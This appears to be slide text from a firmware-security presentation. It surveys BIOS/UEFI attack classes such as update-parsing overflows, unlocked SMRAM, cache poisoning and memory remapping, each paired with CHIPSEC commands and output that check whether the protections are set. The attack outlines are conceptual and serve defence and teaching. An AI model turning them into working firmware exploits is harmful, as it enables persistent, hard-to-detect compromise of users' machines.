[+] imported chipsec.modules.common.spi_lock
[x][ =====
[x][ Module: SPI Flash Controller Configuration Lock
[x][ =====
[*] HSFSTS register = 0x0004E008
    FLOCKDN = 1
[+] PASSED: SPI Flash Controller configuration is locked
```

BIOS Attack Surface: BIOS Update



Legacy BIOS Update and Secure Boot

Signed BIOS Updates

- [Mebromi](#) malware includes BIOS infector & MBR bootkit components
- Patches BIOS ROM binary injecting malicious ISA Option ROM with legitimate BIOS image mod utility
- Triggers SW SMI 0x29/0x2F to erase SPI flash then write patched BIOS binary

No Signature Checks of OS boot loaders (MBR)

- No concept of Secure or Verified Boot
- Wonder why TDL4 and likes flourished?

UEFI BIOS Update Problems

Parsing of Unsigned BMP Image in UEFI FW Update Binary

- Unsigned sections within BIOS update (e.g. boot splash logo BMP image)
- BIOS displayed the logo before SPI Flash write-protection was enabled
- EDK ConvertBmpToGopBlt() integer overflow followed by memory corruption during DXE while parsing BMP image
- Copy loop overwrote #PF handler and triggered #PF
- [Attacking Intel BIOS](#)

UEFI BIOS Update Problems

RBU Packet Parsing Vulnerability


- Legacy BIOS with signed BIOS update
- OS schedules BIOS update placing new BIOS image in DRAM split into RBU packets
- Upon reboot, BIOS Update SMI Handler reconstructs BIOS image from RBU packets in SMRAM and verifies signature
- Buffer overflow (memcpy with controlled size/dest/src) when copying RBU packet to a buffer with reconstructed BIOS image
- [BIOS Chronomancy: Fixing the Core Root of Trust for Measurement](#)
- [Defeating Signed BIOS Enforcement](#)

UEFI BIOS Update Problems

Recent Capsule Update Issues

- Attacker sets up a capsule in memory, and when capsule update is called, BIOS parses the data provided by the attacker.
 - Capsule Coalescing – when the blocks of a capsule are made contiguous, an integer overflow allowed attackers to control a memory copy operation.
 - Capsule Envelop – when blocks of the capsule are parsed, an integer overflow allowed attackers to cause a small allocation and large memory copy operation.
- [Extreme Privilege Escalation on Windows 8/UEFI Systems](#)

BIOS Attack Surface: SMRAM Protection




Problems With HW Configuration/Protections


Unlocked Compatible/Legacy SMRAM

- D_LCK bit locks down Compatible SMM space (a.k.a. CSEG) configuration (SMRAMC)
- SMRAMC[D_OPEN]=0 forces access to legacy SMM space decode to system bus rather than to DRAM where SMI handlers are when CPU is not in System Management Mode (SMM)
- When D_LCK is not set by BIOS, SMM space decode can be changed to open access to CSEG when CPU is not in SMM:
[Using CPU SMM to Circumvent OS Security Functions](#)
- Also [Using SMM For Other Purposes](#)
- `chipsec_main --module common.smm`

Compatible SMM Space: Normal Decode



Compatible SMM Space: Unlocked



Is Compatible SMRAM Locked?

```
[+] imported chipsec.modules.common.smm
[x][ =====
[x][ Module: SMM memory (SMRAM) Lock
[x][ =====
[*] SMRAM register = 0x1A ( D_LCK = 1, D_OPEN = 0 )
[+] PASSED: SMRAM is locked
```


Problems With HW Configuration/Protections

SMRAM "Cache Poisoning" Attacks

- CPU executes from cache if memory type is cacheable
- Ring0 exploit can make SMRAM cacheable (variable MTRR)
- Ring0 exploit can then populate cache-lines at SMBASE with SMI exploit code (ex. modify SMBASE) and trigger SMI
- CPU upon entering SMM will execute SMI exploit from cache
- [Attacking SMM Memory via Intel Cache Poisoning](#)
- [Getting Into the SMRAM: SMM Reloaded](#)
- CPU System Management Range Registers (SMRR) forcing UC and blocking access to SMRAM when CPU is not in SMM
- BIOS has to enable SMRR
- **chipsec_main --module common.smrr**

Is SMRAM Exposed To Cache Poisoning Attack?

```
[*] running module: chipsec.modules.common.smrr
[x][ =====
[x][ Module: CPU SMM Cache Poisoning / SMM Range Registers (SMRR)
[x][ =====
[+] OK. SMRR are supported in IA32_MTRRCAP_MSR

[*] Checking SMRR Base programming..
[*] IA32_SMRR_BASE_MSR = 0x00000000BD000006
    BASE      = 0xBD000000
    MEMTYPE   = 6
[+] SMRR Memtype is WB
[+] OK so far. SMRR Base is programmed

[*] Checking SMRR Mask programming..
[*] IA32_SMRR_MASK_MSR = 0x00000000FF800800
    MASK      = 0xFF800000
    VLD       = 1
[+] OK so far. SMRR are enabled in SMRR_MASK MSR

[*] Verifying that SMRR_BASE/MASK have the same values on all logical CPUs..
[CPU0] SMRR_BASE = 00000000BD000006, SMRR_MASK = 00000000FF800800
[CPU1] SMRR_BASE = 00000000BD000006, SMRR_MASK = 00000000FF800800
[CPU2] SMRR_BASE = 00000000BD000006, SMRR_MASK = 00000000FF800800
[CPU3] SMRR_BASE = 00000000BD000006, SMRR_MASK = 00000000FF800800
[+] OK so far. SMRR MSRs match on all CPUs


[+] PASSED: SMRR protection against cache attack seems properly configured
```

Problems With HW Configuration/Protections


SMRAM Memory Remapping/Reclaim Attack

- Remap Window is used to reclaim DRAM range below 4Gb “lost” for Low MMIO
- Defined by REMAPBASE/REMAPLIMIT registers in Memory Controller PCIe config. space
- MC remaps Reclaim Window access to DRAM below 4GB (above “Top Of Low DRAM”)
- If not locked, OS malware can reprogram target of reclaim to overlap with SMRAM (or something else)
- [Preventing & Detecting Xen Hypervisor Subversions](#)
- BIOS has to lock down Memory Map registers including REMAP*, TOLUD/TOUUD
- **chipsec_main --module remap**

Memory Remapping: Normal Memory Map



Memory Remapping: SMRAM Remapping Attack



Is Memory Remapping Attack Possible?

